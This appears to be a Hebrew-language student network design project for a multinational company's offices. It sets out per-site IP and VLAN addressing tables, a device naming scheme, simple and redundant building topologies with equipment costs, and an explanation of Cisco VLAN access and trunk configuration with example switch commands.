172.18.16.0/20 – Italy-Milan

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	100	172.18.16.0	255.255.254.0	/23	172.18.17.254	172.18.17.255	Static
1	Human Resources	20	172.18.18.0	255.255.254.0	/23	172.18.19.254	172.18.19.255	Dynamic
2	Technology	30	172.18.20.0	255.255.254.0	/23	172.18.21.254	172.18.21.255	Dynamic
3	Investor Relations	40	172.18.22.0	255.255.254.0	/23	172.18.23.254	172.18.23.255	Dynamic

172.18.32.0/20 – Spain-Madrid

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	100	172.18.32.0	255.255.254.0	/23	172.18.33.254	172.18.33.255	Static
1	Legal	20	172.18.34.0	255.255.254.0	/23	172.18.35.254	172.18.35.255	Dynamic
2	Marketing	30	172.18.36.0	255.255.254.0	/23	172.18.37.254	172.18.37.255	Dynamic
3	Operations	40	172.18.38.0	255.255.254.0	/23	172.18.39.254	172.18.39.255	Dynamic

אסיה ואוסטרליה – 172.18.64.0/18

	Australia-Sydney - 172.18.64.0/20	0	SERVERS	101	172.18.64.0	255.255.254.0	/23	172.18.65.254	172.18.65.255	Static
		1	Product Management	20	172.18.66.0	255.255.254.0	/23	172.18.67.254	172.18.67.255	Dynamic
		2	Production	30	172.18.68.0	255.255.254.0	/23	172.18.69.254	172.18.69.255	Dynamic
		3	Project Management Office	40	172.18.70.0	255.255.254.0	/23	172.18.71.254	172.18.71.255	Dynamic
AS - 172.18.64.0/18	India-Mumbai - 172.18.80.0/20	0	SERVERS	101	172.18.80.0	255.255.254.0	/23	172.18.81.254	172.18.81.255	Static
		1	Sourcing	20	172.18.82.0	255.255.254.0	/23	172.18.83.254	172.18.83.255	Dynamic
		2	Quality Assurance	30	172.18.84.0	255.255.254.0	/23	172.18.85.254	172.18.85.255	Dynamic
		3	Risk Management	40	172.18.86.0	255.255.254.0	/23	172.18.87.254	172.18.87.255	Dynamic
	Japan-Tokyo - 172.18.96.0/20	0	SERVERS	101	172.18.96.0	255.255.254.0	/23	172.18.97.254	172.18.97.255	Static
		1	Sales	20	172.18.98.0	255.255.254.0	/23	172.18.99.254	172.18.99.255	Dynamic
		2	Strategic Initiatives & Programs	30	172.18.100.0	255.255.254.0	/23	172.18.101.254	172.18.101.255	Dynamic
		3	Technology	40	172.18.102.0	255.255.254.0	/23	172.18.103.254	172.18.103.255	Dynamic

172.18.64.0/20 – Australia-Sydney

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	101	172.18.64.0	255.255.254.0	/23	172.18.65.254	172.18.65.255	Static
1	Product Management	20	172.18.66.0	255.255.254.0	/23	172.18.67.254	172.18.67.255	Dynamic
2	Production	30	172.18.68.0	255.255.254.0	/23	172.18.69.254	172.18.69.255	Dynamic
3	Project Management Office	40	172.18.70.0	255.255.254.0	/23	172.18.71.254	172.18.71.255	Dynamic

172.18.80.0/20 – India-Mumbai

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	101	172.18.80.0	255.255.254.0	/23	172.18.81.254	172.18.81.255	Static
1	Sourcing	20	172.18.82.0	255.255.254.0	/23	172.18.83.254	172.18.83.255	Dynamic
2	Quality Assurance	30	172.18.84.0	255.255.254.0	/23	172.18.85.254	172.18.85.255	Dynamic
3	Risk Management	40	172.18.86.0	255.255.254.0	/23	172.18.87.254	172.18.87.255	Dynamic

172.18.96.0/20 – Japan-Tokyo

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	101	172.18.96.0	255.255.254.0	/23	172.18.97.254	172.18.97.255	Static
1	Sales	20	172.18.98.0	255.255.254.0	/23	172.18.99.254	172.18.99.255	Dynamic
2	Strategic Initiatives & Programs	30	172.18.100.0	255.255.254.0	/23	172.18.101.254	172.18.101.255	Dynamic
3	Technology	40	172.18.102.0	255.255.254.0	/23	172.18.103.254	172.18.103.255	Dynamic

ארצות הברית – 172.18.128.0/18

continent	building	floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
US - 172.18.128.0/18	Virginia-Ashburn - 172.18.128.0/20	0	SERVERS	110	172.18.128.0	255.255.254.0	/23	172.18.129.254	172.18.129.255	Static
		1	RND	20	172.18.130.0	255.255.254.0	/23	172.18.131.254	172.18.131.255	Dynamic
		2	SALES	30	172.18.132.0	255.255.254.0	/23	172.18.133.254	172.18.133.255	Dynamic
		3	QA	40	172.18.134.0	255.255.254.0	/23	172.18.135.254	172.18.135.255	Dynamic
	Arizona-Phoenix - 172.18.144.0/20	0	SERVERS	110	172.18.144.0	255.255.254.0	/23	172.18.145.254	172.18.145.255	Static
		1	Asset Management	20	172.18.146.0	255.255.254.0	/23	172.18.147.254	172.18.147.255	Dynamic
		2	HR	30	172.18.148.0	255.255.254.0	/23	172.18.149.254	172.18.149.255	Dynamic
		3	Business Development	40	172.18.150.0	255.255.254.0	/23	172.18.151.254	172.18.151.255	Dynamic
		4	QA	50	172.18.152.0	255.255.254.0	/23	172.18.153.254	172.18.153.255	Dynamic
		5	Accounting	60	172.18.154.0	255.255.254.0	/23	172.18.155.254	172.18.155.255	Dynamic
		6	RND	70	172.18.156.0	255.255.254.0	/23	172.18.157.254	172.18.157.255	Dynamic
	California-San-Jose - 172.18.160.0/20	0	SERVERS	110	172.18.160.0	255.255.254.0	/23	172.18.161.254	172.18.161.255	Static
		1	Corporate Communications	20	172.18.162.0	255.255.254.0	/23	172.18.163.254	172.18.163.255	Dynamic
		2	Creative Services	30	172.18.164.0	255.255.254.0	/23	172.18.165.254	172.18.165.255	Dynamic
		3	Customer Service	40	172.18.166.0	255.255.254.0	/23	172.18.167.254	172.18.167.255	Dynamic

172.18.128.0/20 – Virginia-Ashburn

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	110	172.18.128.0	255.255.254.0	/23	172.18.129.254	172.18.129.255	Static
1	RND	20	172.18.130.0	255.255.254.0	/23	172.18.131.254	172.18.131.255	Dynamic
2	SALES	30	172.18.132.0	255.255.254.0	/23	172.18.133.254	172.18.133.255	Dynamic
3	QA	40	172.18.134.0	255.255.254.0	/23	172.18.135.254	172.18.135.255	Dynamic

172.18.144.0/20 – Arizona-Phoenix

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	110	172.18.144.0	255.255.254.0	/23	172.18.145.254	172.18.145.255	Static
1	Asset Management	20	172.18.146.0	255.255.254.0	/23	172.18.147.254	172.18.147.255	Dynamic
2	HR	30	172.18.148.0	255.255.254.0	/23	172.18.149.254	172.18.149.255	Dynamic
3	Business Development	40	172.18.150.0	255.255.254.0	/23	172.18.151.254	172.18.151.255	Dynamic
4	QA	50	172.18.152.0	255.255.254.0	/23	172.18.153.254	172.18.153.255	Dynamic
5	Accounting	60	172.18.154.0	255.255.254.0	/23	172.18.155.254	172.18.155.255	Dynamic
6	RND	70	172.18.156.0	255.255.254.0	/23	172.18.157.254	172.18.157.255	Dynamic

172.18.160.0/20 – California-San-Jose

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	110	172.18.160.0	255.255.254.0	/23	172.18.161.254	172.18.161.255	Static
1	Corporate Communications	20	172.18.162.0	255.255.254.0	/23	172.18.163.254	172.18.163.255	Dynamic
2	Creative Services	30	172.18.164.0	255.255.254.0	/23	172.18.165.254	172.18.165.255	Dynamic
3	Customer Service	40	172.18.166.0	255.255.254.0	/23	172.18.167.254	172.18.167.255	Dynamic

חלוקת שמות

חלוקת שמות הגיונית לציודים בארגון היא חלק חשוב ביותר בהקמת ארגון מסודר וקל לניהול, לכן בפרויקט זה בחרתי במבנה הבא לנתינת שמות לציודים:

ORACLE_CC_SS_cc_Fn_Dn

:CC

מתייחס לקוד אותיות (Letter code) של אותה יבשת – Continent.

:SS

מתייחס לקוד אותיות (Letter code) של אותה מדינה – State.

:cc

מתייחס לאותה עיר - City (לדוגמא Milan)

:n


מתייחס למספר קומה

:Dn


מתייחס לשם של מכשיר והמספר שלו לדוגמא (PC1)

בנייני החברה

אסיה




אירופה




ארצות הברית

אוסטרליה



טופולוגיות פשוטות – אירופה, יפן ווירג'יניה





Oracle נמצאת בכל העולם וזה כולל כמובן את אירופה, בין אם **בפרנקפורט שבגרמניה**, **איטליה שבמילאן** או **מדריד שבספרד** אין ספק שהנוכחות שלה שם משמעותית ובולטת.

כמו כן, בבניין קיימים מחשבים מן השורה הראשונה ושרתים חזקים במיוחד כדי לתחזק את היום עבודה בבניין

קומת קרקע (קומה 0):


קומה זו בדרך כלל מורכבת מהאמצעי תקשוב המרכזיים כמו הנתב או מתג שכבה שלוש וכן מהשרתים בהם משתמשים בבניין יחד עם לפטופ לניהול נוח של הציוד בבניין.





קומה רגילה (קומות 1-3):

קומה זו בדרך כלל מורכבת מהכלים בהם משתמשים עובדי החברה הכלליים, כמו מחשב, מדפסת IP וכן קיים גם מתג בכל קומה.




עלויות של בניין פשוט

שם	עלות	כמות	עלות סופית
Cisco 1941	800₪	1	800₪
Cisco 3650 24PS	4,200₪	1	4,200₪
Cisco 2960-24TT	1,750₪	4	7,000₪
PC	2,975₪	15	44,625₪
Server	4,000₪	4	16,000₪
Laptop	2,975₪	1	2,975₪


לאחר שמכלילים את כל הציודים יוצא כי המחיר לבניין פשוט עומד על כ- 75,600 שקל חדש.

טופולוגיה יתירה – קליפורניה

טופולוגיה זו כוללת את הפרוטוקולים/הגדרות הבאים:



- HSRP
- STP
- DHCP
- Mail
- Syslog
- FTP
- EtherChannel
- Vlan
- Portfast
- BPDU guard
- SSH
- TELNET




קומת קרקע (0):

בקומה זו ניתן למצוא את ציודי התקשורת של הבניין:

- נתבי Cisco Router 7200
- מתגי Cisco catalyst 6500 - Core
- מתגי Cisco 3650 24PS - Distribution
- מתגי Cisco 2960-24TT – Access

וכמובן את השרתים ומחשב נייד.

קומות (1-6)




בדומה לבניין הפשוט קומות אלו בדרך כלל מורכבת מהכלים בהם משתמשים עובדי החברה, כמו מחשב, מדפסת IP וכו',


וכן עם מתג לכל קומה.

שכבות


שכבת ה– Access



שכבת ה– Distribution



שכבת ה– Core




חלקות התעבורה

בבניין זה בחרתי לחלק את התעבורה בבניין לשני חלקים, לכן קבעתי כי מתגי ה CORE יקבלו חלוקה של ה VLANS:

שם מתג CORE	VLANS
ORACLE_US_CA_San_Jose_F0_SW_Core1	30,40
ORACLE_US_CA_San_Jose_F0_SW_Core2	110,20

כך שהחלוקה של התעבורה נראית כך:



עלויות של בניין יתיר

שם	עלות	כמות	עלות סופית
Cisco Router 7200	5,700₪	2	11,400₪
Cisco catalyst 6500	4,700₪	2	9,400₪
Cisco 3650 24PS	4,200₪	2	8,400₪
Cisco 2960-24TT	1,750₪	4	7,000₪
PC	2,975₪	15	44,625₪
Server	4,000₪	4	16,000₪
Laptop	2,975₪	1	2,975₪

לאחר שמכלילים את כל הציודים יוצא כי המחיר לבניין יתיר עומד על כ- 99,800 שקל חדש.

VLAN

מה זה VLAN ?

VLAN הוא סביבה וירטואלית המדמה רשת מקומית ומיוצג על ידי מספר, נשתמש ב VLAN כאשר אנו רוצים לייצר הפרדה בין מכשירים על אותה טופולוגיה.

ברמה מקצועית, VLAN יוצר Broadcast Domain נפרד על אותו הנתב באותה הטופולוגיה ויוצר חלוקה לוגית ולא פיזית כמו שהיה צריך לעשות לפני הטכנולוגיה זו.

יוצרים VLAN על ידי שימוש בפקודה: vlan <VLAN-NUMBER>

ניתן להגדיר ממשקים בכמה תצורות:

ממשק Access

ממשק **Access** הוא ממשק במתג (Switch) המיועד לחבר מכשירים כמו מחשבים או מדפסות, והוא יכול להיות חלק מ-VLAN אחד בלבד.

הגדרת מצב Access:

```
switchport mode access
```

שיוך VLAN לממשק:

```
switchport access vlan <VLAN-NUMBER>
```

ממשק Trunk

ממשק Trunk, לעומת זאת, משמש להעברת תעבורה מ- VLANS מרובים, הוא מחבר בין שני מתגים או בין מתג לנתב ומאפשר להם להעביר תעבורה מכל ה- VLANS המוגדרים ברשת.

ממשק Trunk משדר את תעבורת הVLANS עם זיהוי ייחודי (VLAN tagging), כך שכל מכשיר בקצה יכול להבין לאיזו VLAN התעבורה שייכת.

הגדרת מצב Trunk:


```
switchport mode trunk
```

שיוך VLANS לממשק:

```
switchport trunk allowed vlan <V-NUM>,<SECOND-V-NUM>,<…>
```

הגדרת VLANS

בפרויקט השתמשתי ב VLANS בכל הבניינים, לדוגמא בבניין להלן ניתן לראות את חלוקת ה VLANS לפי תמונה זו:



VLAN 40:

```
ORACLE_US_VA_Ashburn_F3_SW(config-if-range)#vlan 40
ORACLE_US_VA_Ashburn_F3_SW(config-vlan)#name QA
ORACLE_US_VA_Ashburn_F3_SW(config-vlan)#interface range FastEthernet0/1-5
ORACLE_US_VA_Ashburn_F3_SW(config-if-range)#switchport mode access
ORACLE_US_VA_Ashburn_F3_SW(config-if-range)#switchport access vlan 40
```

VLAN 30:

```
ORACLE_US_VA_Ashburn_F2_SW(config-if-range)#vlan 30
ORACLE_US_VA_Ashburn_F2_SW(config-vlan)#name SALES
ORACLE_US_VA_Ashburn_F2_SW(config-vlan)#interface range FastEthernet0/1-5
ORACLE_US_VA_Ashburn_F2_SW(config-if-range)#switchport mode access
ORACLE_US_VA_Ashburn_F2_SW(config-if-range)#switchport access vlan 30
```

VLAN 20:

```
ORACLE_US_VA_Ashburn_F1_SW(config-if-range)#vlan 20
ORACLE_US_VA_Ashburn_F1_SW(config-vlan)#name RND
ORACLE_US_VA_Ashburn_F1_SW(config-vlan)#interface range FastEthernet0/1-5
ORACLE_US_VA_Ashburn_F1_SW(config-if-range)#switchport mode access
ORACLE_US_VA_Ashburn_F1_SW(config-if-range)#switchport access vlan 20
```

